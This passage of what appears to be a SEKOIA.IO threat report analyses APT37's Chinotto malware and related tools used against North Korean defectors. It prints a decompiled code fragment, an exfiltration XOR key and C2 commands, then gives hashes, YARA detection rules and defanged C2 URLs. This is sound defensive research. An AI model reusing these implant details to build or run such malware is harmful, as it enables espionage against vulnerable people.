  memset(&v4[63], 0, 0xC5u);
  qmemcpy(v4, "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890", 62);
  v2 = strlen(v4);
  *(_WORD *)archive_name = '_e';
  if ( archive_type )
  {
    switch ( archive_type )
    {
      case ARCHIVE_TYPE_INI_FILES:
        archive_name[2] = 'k';
        break;
      case ARCHIVE_TYPE_FILES_REMOVABLE_DISK:
        archive_name[2] = 'u';
        break;
      case ARCHIVE_TYPE_FILES_PHONE:
        archive_name[2] = 'p';
        break;
    }
  }
  else
  {
    // DEFAULT => ARCHIVE_TYPE_SCREENCAPTURE
    archive_name[2] = 'c';
  }
  archive_name[3] = '-';
  for ( i = 4; i < 12; ++i )
    archive_name[i] = v4[rand() % v2];
  archive_name[12] = 0;
}
```

A file named zdirpath.txt is added to the archive. This file contains two fields:

- the dst field: this is the path of the archive on the infected host
- the src field: this field contains the filter corresponding to the current extracted items. For instance, the e_k archives could contains the following zdirpath.txt:

```
dst:C:\Users\TVM\AppData\Roaming\o27PUrAt1mUZxl5X\e_k-2S8ngaA5
src:C:\Users\Public\
ini|
```

Archives are encrypted and sent to the C2 with a simple XOR. All DLLs we found use the key: PEXdRUSBACXX3DAD.

Note: Although we didn’t analyze this, the name of some samples (notably data.dll and data-withoutzip.dll) suggests that the format of the extraction might differ.

Additional findings found on Reaper’s C2

AblyGo Backdoor

AblyGo is a simple backdoor written in Go also found on Reaper’s C2. It uses the Ably framework to receive commands. The sample SEKOIA.IO analysts observed subscribes to a channel by providing:

- an application ID
- an authentication key
- a channel name.

Similar to the 2FA bypass, we try to subscribe to the channel. But in this case an error is returned: Application [REDACTED] disabled.

Loaders

We also found several loaders on the C2. These loaders are a modified version of the mfc42u.dll DLL. The purpose of these DLLs is to load a DLL named evc.dll. The path of this loaded DLL is hardcoded. Several paths were found:

- c:\users\public\data\evc.dll
- c:\users\public\librairies\evc.dll
- c:\users\public\vnc\evc.dll
- c:\programdata\evc.dll

Unfortunately, we were unable to get a sample of evc.dll during this investigation.

We also retrieved a customised VNC instance. At the time of writing, SEKOIA.IO analysts were not able to assess whether or how these additional resources were used by Reaper (APT37) in this campaign.

ExtremeVNC

The final sample we found is named ExtremeVNC (from its PDB path). As its name suggests, this has VNC capability. It communicates with the C2 via HTTP and exchanges json data every second. The protocol’s commands are:

- BROWSER_REQ: executes a command with cmd.exe /c start <command> –no-sandbox –allow-no-sandbox-job –disable-3d-apis –disable-gpu –disable-d3d11
- SC_REQ: take screenshot
- CLIP_REQ: set clipboard data
- EVENT_REQ: simulate mouse and keyboard
- CLOSE_REQ: stop ExtremeVNC execution

After each command, a response is sent to the C2.

Conclusion

SEKOIA.IO analysts assess that recent observed activity was almost certainly part of a cyberespionage campaign by Reaper, highly likely targeting North Korean defectors in South Korea.

Our analysis provides insight into Reaper’s use of Chinotto, a malware solely associated to this intrusion set, as well as its continuous development efforts, as indicated by the new variants documented. SEKOIA.IO analysts assess Reaper will continue leveraging Chinotto in cyberespionage campaigns in the short to near term.

SEKOIA.IO will continue to track and report on this intrusion set’s activities, notably via our Intelligence Center.

Technical indicators

Related file hashes

```
// Malicious CHMs
e96a18b5837c7a7d83215d70ca10b84ee8c7b6e8dbd4d215586ec062d328ce86
1304fbeca197e4e67959c0b89b619cc109e4825d0da26ac41277eb34d2a19bc6
1409c4d0bd9a22a1e5adf016fffb83bbf3bd9f72ae0773780a409b980ed97763
6c1f0deadbfe5aede933592a9692b18879232a29bfdda5a666b91475b4746612
c9ea7afef5ac790297bdd0fb78c06186516957542e5da326075a0e2d230c27c1
a320ef003f43b28960043f95076c2066891e3a6a785476a2615a1f7b50a11c78
a88dc9a152cc7758a1df5aa33cf7b31cdb14e593a8744f2059602a49b8b04e0f
1fcf8bfcd70b97c6d3c9ac93602db4ee41a5d09f0a4b92fa67b76668fb33811d
309cb38fbcd0132552fc739dd37d32c24b91ba712bebb9886d4638bceb2d8bf3
001e8e66fa4afc58cab23f5ee490f3080ef985c83d3b2a4555fc9c39cfe56bd8
3f0f0060bebd891008eaf8a647d91803107fc52294ceaab8b59b89958db4a0de
58cdb73495c2d6120f81f3752828f532b6a70ce7617b725e6989cf2d9cdb6aa4
5e67b5aed329e6545a36eff46bb6db8bdaa17841a4ec77228955d81872fed549
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575631e9548b0f91addf3ce68bc5b4b9e86a17c069a221815062e1aa93d2978e
cd2028bf873293aa330eb21ab96f8e71fa91e2d212852e81f292e769c0fba2d7
2a22da882f05dc159b055b01de7331e22fb6b5ce858308015a912b49487c56f0
b4a8d58b5d5e49d9d65b8b9faba344923cbac87473f2a32c646e359799ed655e
3d6c99e137bf5653134049caf9010d4c6d82360bf569ecca05fe15440d7fd0b0
ff5fc46c9598a5fbc9b54fbbd05ee0bb86549ecbba715093413326b58a1b9d2b
b364bac52981edd74fbc45cca4216e66da5df9918000cc4617156ab42c914e7e
b73ee977154402f8eecc5a446baf0dba456a37d1ca9348858540a8d048f3fd37
2fa36a4eb676f3afb1774224bc59041944ddfa4a3417630d01659ba3f0ced834
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bdb33062bddd53043bab508e8e96b7c8353549d8eaa4b9004e7b3303e8a4e91b
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8078fc582b8f5eb81ef5d8da2b11fb4ce63f52fdeb1c2ceb3ac7a01113f9f3ee
60804ebbb655ea68b9e0bce63d5edbd03e0f75837f44539fec28dc12d44b5ba5
e6d9c5a401a733ceb80b004deb347092affe572eda4e1ca6aa6c77bb0c6ea7e8
49134674c357cd2c8b7ec4b2db1a5a97bf0814a5c30efb9d1e90e9f6f98f4c63
8094606aa5b179dc811f314bd9c9be06dc7ad783fbcc53c756b1e8930b810048
90057baa8591591b56eff9c74a3408090a67cd9b6580315d12376370ca9b0b2c
be813ade90ff636f36c0712ad6d0c7b1e06d7fe0d38e0b5e224ee21a98546d79
8e1de01cfc5537f9d4ceccfa3ff5d6007bb586ac2fa7be47357339e781934079
dbe075d10f84322b0eba3bdee9450d7cf17cc45ec7734a803e15b47580074969
23a092e8c24e35b0c2e56472ee5db018f5ba7b5c0d7479de4ac2e4d82f789ef4
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96956d3ce39ba84610cd6c7ef3b09f36455884d323f981cf8426a6788aaf5d5e
e951ac958495b047026950ba041fa6189678a3147ea4b08dbf1804d263d963d4
d892f170764e99dae34d7dded5da591b8e2a05791a5f85fc360ee2a524601faf
c80fbab8c27cb9be91885a470377088d6639b95b85dfe5ae3c346e537b143a87
1830b84698851535c1029d10190e5d5518f90472102918a336222e9e9c7dba1b
5ff2a0b2338643e86d2251f46302e21f33d02394f006533fa6942f40c203f379
7562ba1e1f29851edb5b16a440b931ba4dd8620b314e0aa37df8546ccfcf7023
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303f1a96eff7e259b6800c01312d6e359c21a88f755ac5704fd7ea60fb4df6c7
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56d70d7d4903a6f420a4cad926837f2f41d9eb7d70d9cfe201326deb68c179b3
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420b95072126ad9d8870ddea47165f28b0fd1b06770b9b1c49c6ad5b0ca6e7bc

// Malicious RAR archives
0a468e474f9d7750c055e1b7277e8fcd13f034d6097edc6f6171162ec15fcfe5
0cbe696107c11fd325972c95ead964defdea935f9be3b29337c38f76056a878a
```

```
6a55c5f8f0de6883705bbc0e050d9a5a34d8311e80b738e644e119e1502219a5
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1a4c29c7a67eeab072b89ab0b4847fcf83336c09de7aba7eec1aac8cfdde9583
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aa1fbee11d870b4a32d7cfb79ed4ab9025ef8a71a9fc30f7538dc45d95950a69
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f878ab1481c51d23010a19ce8123c03309977764608a24e2861cc973db1607fa
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4dc0552fe262b3ca3b8fa2d3bea81041e07d1461361f86c1e5f4662bc10c0014
d1d6eba6c0aeaf18877ee2ac91a905574fde27d0531d8cf6951f4862fd07b1a0
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684d5709b03061bc2eb872c0cab80c7ce2ed5f091227917c324013c72a1008ca
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490f03bcd7f20254c5231a9a2074b656e78863af0ddc3eea71edac0bca01fd4f
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d38edf68e3e7e3c347383d4f43146e17ab9ff51a67c9269954edc4a83b559202
2ec6af06df2ba4703c713b92b6be1d47757db14d3fb919314061bbe0a41020f1
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44a32b053b8798841bc2f786d8c4656a95b2371a6f9d723a239f1a1ffd1c2867
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57d8142c0c2c0f3eaa0e16c906564f5c9e0b3e62511c2629e831db4fd00c21c5
ee8d94ccb72f028e8f0c2db6a33faac4aea437b5acafb8f6e7749278ca15054a
d8511450360f12c8206cd9747ecdf2eb3e27462ad269132d11528de58429ff3e
a1be71b666587f287983fdc6239ef002befdf371065d5e465dd51cbfff089b51
e17541ea5ae08696c70fe829f4e20b5bce59145c00d2ac8c2c9254b419e7db5a
00c6f19b4f42951e1dcbc935e6f1af09a048f8e5915014eb8c5352ee2babb7d8
```

```
f9089cca1c398d0dd4a4dc937d79436ef56ddd57786bf9f9fc1eb86a57e3d236
44a3905e0374b92bd8aa54c35d9435ed928e1f2ce57a7f333d1a2c094488c111
da80179429bd95820713b830a1e5e2acf9350824b1a5d24617bd801d62618979
432b526d0ad3ccaf193339662dc45cba35b93936ff08649ccd93fcb3fce194bc
63737cfc78cabd12bad6792dffbcaf54b1e326d7a72bc920c3653bfec07e15c4
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125be0978eaa70919fbb7533a7b7f21955de727c33f045bf486ed892cd841ec1
1736203103aa95501153005d50d5b8b1b0460f29166c392ed97209d2f593984c
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c2be74900eb885d40574f30f7f9385eb19e2d76767a93b92cbe1c917ad29df89
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4a023cde70fb47127c8b1b9ed57942be12a216adf354db51142679d13c7ea10b
fa8e90c61468b7a7f0aad8c08ac22d574c4e3f8ab6ae68ce98a5361bbad125bd

// Malicious ZIP archives
468515f4517e0381745899e6cdda73e7e201a22f19e70795fc719d3f877b9571
b28636d4eae43bb5a2e404a410655fb48c3d6d6993263dbe25d08d71540f87e9
e7cce1c49655ecba7c570f873b10d1ec735fedc2310179abb0163b13cbd7d625

// Malicious XLS/DOC:

db70f269d62c43bd09580858731853a589e0f32f2d3c915b15cb9f0b4b9f12d2
0474bb7c100c5187c838e5cf14969fdaf04ed541e373aa3b1ad607dd2b420a1b

// CKU variant
3eed452d24c7959e19afd6de5ccf883a91de5202c8cd722a18863297ad4ed8b1
c9d2c8b6011a53e68e4a6c6e51142cef3348951d0b379e49b1a65a1891538df5
2f5be3773e7e3a2f6806cdef154adfabc454c0e57a49e437c5889ce09b739302
5bf170c95ca0e2079653d694f783b5bcd38f274ea875f67f0b60db4ac552a66c
6fad04c836bc923f12ebaec8d8fb0c7091b044bf6f5c97e36d7bf46b8494f978
64fe964f342acca6d85d247c4f67503e4222a58dfc5c644dedc2006a4b356d39
6e216b265ea391f71f2a609df995f36b9ba8b17c8859f6d8e4ce4a076d351efd
70dcc03cde3dd5c5ec6a6a240190cfb51667aaba9c867e20281e8dfc43afa891
5053390bde150b771f8efe344b692c6c5718ba9203a4b23f5323af1ee9060ff2
089e4dfd8b25afe596eff05baae86156a4e3243c84faa15416cff31a5120e107
37e096338a78cb06d6236cb5a04cf125f191871ded3c9421f08a37890a095eb8
b90a2b0249407b271a5d849fe82cbf4e9a31c2c6259caf515c9be3897e327414
8f4751ed22619b04009c4b85ec45c8140b570835ca4c638c9e6019e7b7eb66c7
feab7940559392bbf38f29267509340569160e0a3b257fd86e5c65ae087ea014

// DATA variant
7a0fd034239c02a18d30f15e4c8f6b6b0edc2c2cce6072c3d309a799ab0f46d1
65ddc56b5e10a02f2e9faeb2ebfb091364bad9c8660653d24a1bd584b16026b4
fd824d0a10e176c09d7f320808a08ae80676bad2247816d53b934283adccd53b
aaa4717731cb4c3101fedf67827d5df5a3419e3cb742ddc4ee0571d9c0cb9e64

// Loaders
2e704a466eef2396f0b148bb0f25e3389594a9b5410e77f58d895b890a792513
2b44ae43016b349a4a21154184edb90f533ee26ace7526cc83ee72bdbe85fbda
a0d9f57ff92f8668154579ad33c561cc0631c0148087fd9c3ebb68b7b2c45493
0af162367ec8827c5ed0d296bc3fc8a6fe33b6df19039437e43125b8ab9dd9d3

// AblyGo
644c6bb170d58c69709ddf49b6ba49b3aadd58b443ee485a03fb25f915fb6710

// ExtremVNC
a3405b7bbb7a3b693888bb90b2949ecb50b803470d36e15eed41e6b4d2f8e3b0
```

Related YARA rules

```
rule APT_Reaper_Chinotto {
    meta:
        id = "eff8fd11-dc7a-4011-b083-181d0cca8790"
        version = "1.0"
        malware = "Chinotto"
        intrusion_set = "Reaper"
        description = "Detects obfuscation or string of Chinotto"
        source = "SEKOIA.IO"
        creation_date = "2023-02-27"
        classification = "TLP:WHITE"
    strings:
        $chunk_1 = {
            C7 85 ?? ?? ?? ?? ?? ?? ?? 00
            C7 85 ?? ?? ?? ?? ?? ?? ?? 00
            33 C0
            EB 03
            8D 49 00
            8B 8C 85 ?? ?? ?? ??
            3B 8C 85 ?? ?? ?? ??
        }
        $chunk_2 = {
            C7 84 24 ?? ?? ?? ?? ?? ?? 0? 00
            C7 84 24 ?? ?? ?? ?? ?? ?? 0? 00
            33 C0
            EB 0D
            8D A4 24 00 00 00 00
            8D 9B 00 00 00 00
            8B 8C 84 ?? ?? ?? ??
            3B 8C 84 ?? ?? ?? ??
        }
        $movs_zip_dir_start = { C7 45 ?? 5A 69
            70 20 C7 45 ?? 44 69 72 20 C7 45
            ?? 53 74 61 72  C7 45 ?? 74 20
            2D 20
        }
    condition:
        uint16be(0) == 0x4d5a and
        filesize < 1MB and
        ($chunk_1 or $chunk_2 or $movs_zip_dir_start)
 }
rule apt_Reaper_Malicious_HTA_file {
    meta:
        id = "22a98c27-8ff4-4760-b505-f8eacf4dabda"
        version = "1.0"
        intrusion_set = "Reaper"
        description = "Detects malicious Reaper HTA files"
        source = "SEKOIA.IO"
        creation_date = "2023-03-06"
        classification = "TLP:WHITE"
    strings:
        $s1 = "<HTML>" nocase
        $s2 = " UwB0AGEAcgB0AC0AUwBs" ascii
        $s3 = "= new ActiveXObject(" ascii
        $s4 = "\", \"\", \"open\", 0);" ascii
        $s5 = ".moveTo(" ascii
        $s6 = "self.close();"
    condition:
        $s1 at 0 and all of them and filesize < 1MB
}
rule apt_Reaper_Chinotto_PowerShell_Variant {
    meta:
        id = "fa42b225-58fe-4e00-b84b-df37491d8fdd"
        version = "1.0"
        malware = "Chinotto"
        intrusion_set = "Reaper"
        description = "Detects Reaper Chinotto Powershell Variant"
        source = "SEKOIA.IO"
        creation_date = "2023-03-06"
        classification = "TLP:WHITE"
    strings:
        $ = "$env:COMPUTERNAME + '-' + $env:USERNAME;" ascii wide
        $ = "while($true -eq $true)" ascii wide
        $ = "Start-Sleep -Seconds" ascii wide
        $ = " -ne 'null' -and $" ascii wide
        $ = "= 'R=' + [System.Convert]::" ascii wide
        $ = "[string]$([char]0x0D) + [string]$([char]0x0A);" ascii wide
    condition:
        4 of them
}
```

```
rule apt_Reaper_2FA_Phishing_webpage {
    meta:
        id = "348ca2ad-c8f9-4aed-8a27-95caa3a34f4b"
        version = "1.0"
        intrusion_set = "Reaper"
        description = "Detects Reaper 2FA phishing webpage"
        source = "SEKOIA.IO"
        creation_date = "2023-03-09"
        classification = "TLP:WHITE"
    strings:
        $ = "setTimeout(checkUpload,"
        $ = "commChannel.addListener("
        $ = "else if(commType =="
        $ = "?dir=DOWN&method=READ&id="
        $ = "Content : base64_encode(upload_data)"
        $ = "$.post(upHttpRelayer"
        $ = "var ablyUpData = {"
        $ = "initComm();"
        $ = "function Next(arg) {"
    condition:
        3 of them
}
rule apt_Reaper_AblyGo_Reverse_Shell {
    meta:
        id = "77778ef6-5d24-4888-93c8-390066dbf361"
        version = "1.0"
        source = "SEKOIA.IO"
        intrusion_set = "Reaper"
        description = "Detects AblyGo reverse shell implant"
        creation_date = "2023-03-09"
        classification = "TLP:WHITE"
    strings:
        $ = "main.reverse.func1"
        $ = "github.com/ably/ably-go/ably.(*RealtimeChannels).Get"
        $ = "github.com/ably/ably-go/ably.WithKey"
    condition:
        (uint32be(0) == 0x7f454c46 or uint16be(0) == 0x4d5a) and
        filesize < 20MB and
        all of them
}
rule apt_Reaper_extremevnc {
    meta:
        id = "c519de4f-1db5-4d4a-93b8-f1e7c0827af0"
        version = "1.0"
        malware = "ExtremeVNC"
        intrusion_set = "Reaper"
        description = "Detects ExtremeVNC implant (Reaper)"
        source = "SEKOIA.IO"
        creation_date = "2023-03-09"
        classification = "TLP:WHITE"
    strings:
        $ = "--myboundary--"
        $ = "COntent-Transfer-Encoding: 8bit"
        $ = "CLIP_REQ"
        $ = "SC_REQ"
        $ = "BROWSER_REQ"
        $ = "Unknown-PC"
    condition:
        uint16be(0) == 0x4d5a and
        filesize < 1MB and
        4 of them
}
rule apt_Reaper_MFC42_Loader {
    meta:
        id = "23a3eaff-2813-48a2-91c6-c5bc1c0873ac"
        version = "1.0"
        intrusion_set = "Reaper"
        description = "Detects MFC42 loaders (Reaper)"
        source = "SEKOIA.IO"
        creation_date = "2023-03-09"
        classification = "TLP:WHITE"
    strings:
        $ = {50 68 01 00 00 00 B8 4D 3C 2B 1A FF D0}
    condition:
        uint16be(0) == 0x4d5a
        and filesize < 2MB
        and all of them
}
```

Related infrastructure

```
http://141.105.65[.]165/data/*
http://141.105.65[.]165/files/*
http://141.105.65[.]165/main/*
http://141.105.65[.]165/support/*
http://attiferstudio[.]com/install.bak/sony/*
http://ri-guard[.]com/download/temp/cn-var/*
http://koaagj.co[.]kr/files/2014/12/fix/*
http://jdwanxiang[.]com/win/shenti/*
https://clovery-shapes.000webhostapp[.]com/defcon/*
http://hk-law.co[.]kr/data/file/joomla/*
http://172.93.193[.]158/data/*
```

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